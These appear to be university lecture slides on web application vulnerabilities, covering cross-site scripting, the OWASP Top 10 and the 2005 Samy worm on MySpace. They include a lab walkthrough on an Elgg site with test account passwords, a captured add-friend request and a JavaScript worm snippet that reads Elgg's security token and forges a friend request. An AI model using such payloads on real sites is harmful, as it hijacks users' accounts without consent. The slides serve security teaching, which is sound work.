


# Web Applications Vulnerabilities

Lotfi ben Othmane

# Disclaimer

Examples are from the book Computer Security – A hands-on Approach by Wenliang Du

# Stats about Cross-Site Scripting



# Cross-Site Scripting in OWASP Top 10

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category: A4/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Number 3

# Plan

- Cross-Site Scripting Attack
- Cross Site Request Forgery Attack

# Cross-Site Scripting

---

## Samy worm [ edit ]


*Main article: [Samy \(computer worm\)](#)*

In 2005, Kamkar released [the Samy worm](#), the first publicly released self-propagating cross-site scripting worm, onto [MySpace](#).<sup>[11]</sup> The worm carried a [payload](#) that would display the string "but most of all, Samy is my hero" on a victim's profile and cause the victim to unknowingly send a friend request to Kamkar. When a user viewed that profile, they would have the payload planted on their page. Within just 20 hours<sup>[12]</sup> of its October 4, 2005 release, over one million users had run the payload,<sup>[13]</sup> making it the fastest spreading [virus](#) of all time.<sup>[5]</sup> The MySpace team temporarily shut down MySpace to fix the problem that allowed the worm to operate.


In 2006, Kamkar was raided by the [United States Secret Service](#) and Electronic Crimes Task Force, expanded from the [Patriot Act](#), for releasing the worm.<sup>[6]</sup> After being presented with a [plea bargain](#) for no prison time, but paying a fine of \$20,000 USD, serving three years of probation, working 720 hours of community service, Kamkar pled guilty to a felony charge of computer hacking in Los Angeles Superior Court.<sup>[14]</sup> Also per the aforementioned agreement, Kamkar was allowed to keep a single unnetworked computer, but explicitly prohibited from any internet access during his sentence.<sup>[15]</sup> Since 2008, Kamkar has been doing independent computer security and privacy research and consulting.<sup>[16]</sup>

# Cross-Site Scripting

Attacker injects their code into the browser of the victim via the targeted website




# Cross-Site Scripting






# Non-persistent XSS



# Persistent XSS



# XSS Damage

1. Manipulate the DOM object and make arbitrary changes to the web page
2. Spoof requests
3. Steal information such as cookies

# Samy Profile

The screenshot shows the Elgg 1.8.3 user profile page for Shouvik Mukherjee. The page is divided into several sections:

- Header:** Includes the Elgg logo, navigation links (Administration, Settings, Log out), and a search bar.
- Profile Header:** Displays the user's name "Elgg 1.8.3" and navigation tabs for "Activity", "Apply for Expert", "Blogs", "Bookmarks", "Files", and "More".
- Profile Picture:** A portrait of Shouvik Mukherjee.
- Activity Section:** Features a "Share your thoughts" text area with a "Post" button and a character count of "140 characters remaining". Below this are filters for "All", "Mine", and "Friends", and a "Show All" dropdown.
- Activity Feed:** A list of recent activities:
  - Shouvik Mukherjee is now a friend with Test user 7 hours ago.
  - Shouvik Mukherjee created the group Group 2 8 hours ago.
  - Shouvik Mukherjee commented on a bookmark Create Flexible HTML Page on Egg 1.8.\* 2 days ago (comment: aaaaaaaaaaaaaaaaaaaaaaaaaad jahsdh h aojhs l).
  - Shouvik Mukherjee commented on a bookmark Create Flexible HTML Page on Egg 1.8.\* 2 days ago (comment: asdasdasda).
  - Shouvik Mukherjee bookmarked Create Flexible HTML Page on Egg 1.8.\* 2 days ago (comment: Tutorial on how to create a flexible page on elgg).
- Left Sidebar:** Contains links for "Edit details", "Change image", "Account settings", "New messages [1 new]", "Friends [0 new]", and "Group membership" (listing Group 2 and Group 1).
- Right Sidebar:** Includes a "Site Announcement" box stating "iShouvik Three Column Riverdashboard is up!!! :)", a link to "Edit/Remove Announcement", and a "Proudly supported by iShouvik.com" logo.

# Goal: Einstein Reecognizes Samy as Smarter

The screenshot shows the Elgg 1.10.2 user interface. At the top, a dark blue navigation bar contains the version 'elgg 1.10.2' and links for 'Profile', 'Friends', and 'Messages'. The user 'rainman' is logged in, as shown in the top right. Below the navigation bar is a banner for 'Current News at elgg 1.10.2' with the text 'We're working hard to make elgg 1.10.2 your favorite website.' and an image of a laptop and smartphone. A secondary navigation bar includes 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More'. A search bar is located on the right. The main content area features the user profile for 'rainman', which includes a profile picture of Albert Einstein, tabs for 'Activity' and 'About', a 'Visual editor' for status updates, and a privacy dropdown set to 'Friends'. Two recent status updates are visible: 'rainman has a new avatar 22 hours ago' and 'rainman added a new status 22 hours ago' with the text 'now try it two'. A right-hand sidebar contains an 'Add widgets' button and a list of widget options: Activity, Blogs, Bookmarks, Files, Friends, Group membership, Message board, and Pages.

# XSS in Action

USER	USERNAME	PASSWORD
Admin	admin	seedelgg
Rainman	Rainman	Seedrainman
Samy	samy	seedsamy

# Capture the Add-friend Request

`http://www.website.com/action/friends/add?friend=42  
&__elgg_ts=14555&__elgg_token=7c999`

.....

Cookie: Elgg=nstklor....

# Construct a Script

```
<script is="worm" type="text/javascript">
```

```
Var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
```

```
Var token = "&__elgg_token="+elgg.security.token.__elgg_token;
```

```
Var sendurl=http://www.website.com/action/friends/add?friend=42  
+token+ts
```

```
Var Ajax=new XMLHttpRequest();
```

```
Ajax.open("GET",sendurl,true);
```

```
Ajax.setRequestHeader("Host","www.website.com")
```

```
Ajax.sendRequedstHeader(...)
```

```
Ajax.send()
```

```
</script>
```



